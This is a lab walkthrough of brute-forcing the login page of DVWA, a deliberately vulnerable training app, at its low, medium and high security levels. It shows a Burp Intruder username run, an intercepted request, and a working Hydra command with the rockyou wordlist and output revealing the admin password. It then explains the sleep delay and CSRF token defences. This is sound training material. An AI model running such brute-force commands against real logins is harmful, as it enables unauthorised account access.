


01. Brute Force Low Security





```
LETS TRY TO LOGIN AND INTERCEPT REQUEST IN BURPSUITE
```






Lets get this request to intruder for Credentials Brute Force



Add Payloads for brute forcing



Request	Position	Payload	Status code	Response receiv...	Error	Timeout	Length	Comment
0	0		200	19			4701	
1	1	admin	200	9			4700	
2	1	administrator	200	18			4701	
3	1	root	200	8			4700	
4	1	user	200	18			4701	
5	1	guest	200	11			4700	
6	1	test	200	11			4701	
7	1	demo	200	10			4700	
8	1	support	200	9			4701	
9	1	superuser	200	10			4700	
10	1	webadmin	200	10			4701	
11	2	admin	200	8			4700	
12	2	administrator	200	16			4701	
13	2	root	200	10			4700	

This is how we can brute force web application

Now lets craft hydra command for this command

Request

Pretty Raw Hex

```
GET /DVWA/vulnerabilities/brute/?username=test&password=test&Login=Login HTTP/1.1
Host: 192.168.1.37
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.9
Referer: http://192.168.1.37/DVWA/vulnerabilities/brute/?username=admin&password=test&Login=Login
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=8csshegsqcltp4bjvs2n2sjppa; security=low
Connection: keep-alive
```

Search 0 highlights

```
<form action="#" method="GET">
  " Username:"
  <br>
  <input type="text" name="username">
  <br>
  " Password:"
  <br>
  <input type="password" autocomplete="off" name="password">
  <br>
  <br>
  <input type="submit" value="Login" name="Login">
</form>
```


```
┌──(root㉿kali)-[~]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt 'http-get-form://192.168.28.140/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login
=submit:H=Cookie:security=low; PHPSESSID=863ab4fe6ef3fa9588d31ce0e5f5a81c:Username and/or password incorrect'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
 non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-21 06:04:57
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://192.168.28.140:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=submit:H=Cookie:security=low; PHPSE
SSID=863ab4fe6ef3fa9588d31ce0e5f5a81c:Username and/or password incorrect
[80][http-get-form] host: 192.168.28.140   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-21 06:04:59
```

We get credentials : Username - `admin` Password - `password`

We get Successful login here.

---

02. Brute Force Medium Security



We can Try same method here but here there is one catch that after multiple attempts it will sleep for 2 seconds after each incorrect attempt which will make our brute force attack slow.

```
        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        sleep( 2 );
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }
```

---

03. Brute Force Attack High Security

Lets try for the High Security Level

DVWA Security

Security Level


Security level is currently: **high**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:


1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

High Submit

Here there is application of `CSRF TOKEN` for protection.



Lets see how it works




```
- Whenever the client logins in to web server

- Spring security sends the CSRF Tokens in the cookie

- Front end uses that token for any form submitting activity (POST PUT DELETE)

- When the server first validates that the token is authentic before
processing any (POST PUT DELETE) activity.
```

NOTE : If the Token is Invalid then it will not process any further activity.